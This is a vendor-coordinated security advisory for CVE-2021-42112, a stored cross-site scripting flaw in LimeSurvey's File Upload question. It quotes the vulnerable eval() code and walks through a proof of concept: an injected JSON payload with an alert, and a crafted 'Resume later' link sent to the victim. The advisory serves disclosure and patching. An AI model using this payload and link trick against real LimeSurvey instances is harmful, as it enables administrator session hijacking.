ON-X

SÉCURITÉ NUMÉRIQUE

SECURITY ADVISORY

LimeSurvey
STORED CROSS SITE SCRIPTING

SIMON GEUSEBROEK

2021-11-05

CVE-2021-42112

ON-X
GROUPE

PARIS | TOULOUSE | MONTBÉLIARD | LYON

Siège social - 15 quai de Dion Bouton - F-92800 Puteaux
Tel : +33 (0)1 40 99 14 14 | Fax : +33 (0)1 40 99 99 58 | e-mail : contact@on-x.com

1. SUMMARY

1.1. CONTEXT

Product description[1]:

> Limesurvey is the number one open-source survey software.
>
> Advanced features like branching and multiple question types make it a valuable partner for survey-creation.

1.2. DESCRIPTION

A stored XSS in the "File upload" question type in LimeSurvey 3.x-LTS before 3.27.19 allows remote attackers to execute arbitrary JavaScript code (in the browser of a victim who opens the attacker's saved responses) via crafted survey response data.

1.3. PRODUCTS AND VERSIONS AFFECTED

Affected products:

- ✕ LimeSurvey 3.x-LTS version 3.27.18 and below.

1.4. IMPACT

An attacker having access to a survey containing a “File Upload” question type will be able to store malicious data server-side and send a specially crafted link to his victim (most probably the LimeSurvey instance administrator, his e-mail address being published by the product as support address).

This link would trigger the execution of arbitrary JavaScript code, allowing the attacker to impersonate his victim and take the control of his session.

1.5. MITIGATIONS

Users who still use an older version of the product are strongly invited to upgrade to the latest version available at the author’s site.

1.6. DISCLOSURE TIMELINE

DATE	EVENT
2021-08-23	Initial discovery.
2021-09-02	Initial contact to vendor.

[1] https://github.com/LimeSurvey/LimeSurvey

2021-09-17	Vulnerability acknowledged by the vendor.
2021-10-11	Fix published by the vendor.
2021-11-05	Public disclosure.

2. TECHNICAL DETAILS

2.1. VULNERABILITY DETAILS

The vulnerability is caused by the improper use of the JavaScript `eval()` function to parse user-controlled JSON data in the following files:

- *assets/scripts/modaldialog.js*[2]:

```
if (jsonstring !== '')
{
    jsonobj = eval('(' + jsonstring + ')');
    display = '<table width="100%" class="question uploadedfiles"><thead><tr><td
width="20%">&nbsp;</td>';
```


- *assets/scripts/uploader.js*[3]*:*

```
if (filecount > 0)
{
    var jsontext = window.parent.window.$('#' + fieldname).val();
    var json = eval('(' + jsontext + ')');
```

2.2. PROOF OF CONCEPT

To exploit this vulnerability, an attacker could proceed as follow:


1. Access a survey containing a “File Upload” question type, the directly use the “Resume later” link and define an arbitrary name and password to save the current survey state.


https://[redacted]/index.php/622735
Finir plus tard
Sortir et effacer vos réponses

“Resume later” link

[2] https://github.com/LimeSurvey/LimeSurvey/blob/81bc25569faab63ac314e074cf509fd7451f8ad1/assets/scripts/modaldialog.js#L106

[3] https://github.com/LimeSurvey/LimeSurvey/blob/81bc25569faab63ac314e074cf509fd7451f8ad1/assets/scripts/uploader.js#L41



Sauvegardez votre questionnaire non terminé

Entrez un nom et un mot de passe pour ce questionnaire puis cliquez sur 'Sauvegarder' ci-dessous.

Votre questionnaire sera sauvegardé avec ce nom et ce mot de passe et pourra être complété plus tard en vous connectant avec les mêmes nom et mot de passe.


Si vous donnez une adresse de courriel, un message contenant les détails vous sera envoyé.

Après avoir cliqué sur le bouton de sauvegarde vous pouvez fermer ce navigateur ou bien continuer à remplir le questionnaire.

Pour rester anonyme, veuillez utiliser un pseudonyme comme nom d'utilisateur, de plus l'adresse de courriel n'est pas nécessaire.

* Nom :	testxss
* Mot de passe :	•
* Confirmez le mot de passe :	•
Votre adresse de courriel :	


Defining a name and password



Votre questionnaire a été sauvegardé avec succès.

Survey state correctly saved

2. Once back on the survey, select a valid file to upload



https:// /index.php/622735

[redacted]

Question avec commentaire

Veuillez sélectionner une réponse ci-des

○ Rep 1

○ Rep 2

○ Rep 3

test émission de f un fichier

Veuillez envoy

Test avec commentaire

Ajoutez un commentaire seulement si v

□ Oui et Non

□ Rep 1

□ Rep 2

Charger un fichier

Le fichier a été téléc le serveur avec succès.

Vous pouvez en oyer png, gif, doc, odt, jpg, pdf, png, jp g avec un maximum de 2048 KB pour chacun.

Le nombre maximum de fichiers a été envoyé. Vous de riez retourner au questionnaire.

[redacted]

image.png

Titre

Commentaire

Upload a valid file

3. Click again on the "Resume later" link, but this time intercept the request and modify the "File Upload" field data as follow:

```
[{ "title":"","comment":"","size":"43.7080078125","name":"image.png","filename":"futmp_tvx9
xmkfpxmb4c5_png","ext":"png"}]
```

Original value

```
[{ "&#92;":":&quot;&quot;}]);alert(&quot;XSS&quot;);&#47;&#47;","comment":"","size":"43.708
0078125","name":"image.png","filename":"futmp_tvx9xmkfpxmb4c5_png","ext":"png"}]
```

Modified value

This injection ensures the following characteristics

- Preserve the number of JSON fields (this seems to be checked server-side).
- Alternatively produces valid JSON or JavaScript code depending if HTML entities are parsed or not.


```
[{ "\":":""}]);alert("XSS");//","comment…
```

Above value once HTML entities have been parsed

4. A page refresh should normally immediately trigger the payload.
5. The payload being now stored server-side, the attacker can now send this kind of link to a victim to execute it in his browser:

```
https://surveys.example.com/index.php/622735?loadname=testxss&loadpass=x&loadall=reload
```

As LimeSurvey indiscriminately accepts the "Resume later" credentials to be sent through either POST or GET parameters, this link immediately submits the credential defined in step 1) through the `loadname` and `loadpass` parameters to immediately display the saved survey and trigger payload execution.


https://[redacted]/index.php/622735?loadname=testxss&loadpass=x&loadall=reload
Finir plus tard
XSS
OK

POC payload execution

2.3. RISK CHARACTERIZATION

		Exploitability: 2.9		Impact: 4.3	
CVSS 7.1 High	Base Score	Attack Vector	Network	Scope	Unchanged
		Attack Complexity	Low	Confidentiality	Low
		Privileges Required	None	Integrity	High
		User Interaction	Required	Availability	None
	Temporal Score	Exploit Code Maturity	Not Defined	Remediation Level	Not Defined
		Report Confidence	Not Defined		
	Environmental Score	Confidentiality Requirement	Not Defined	Availability Requirement	Not Defined
		Integrity Requirement	Not Defined		
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:H/A:N					

2.4. REFERENCES

- **LimeSurvey**, issue opened on the editor’s bug tracking system: https://bugs.limesurvey.org/view.php?id=17562
- **LimeSurvey**, code fix: https://github.com/LimeSurvey/LimeSurvey/pull/2044
- **MITRE**, CVE-2021-42112 : https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-42112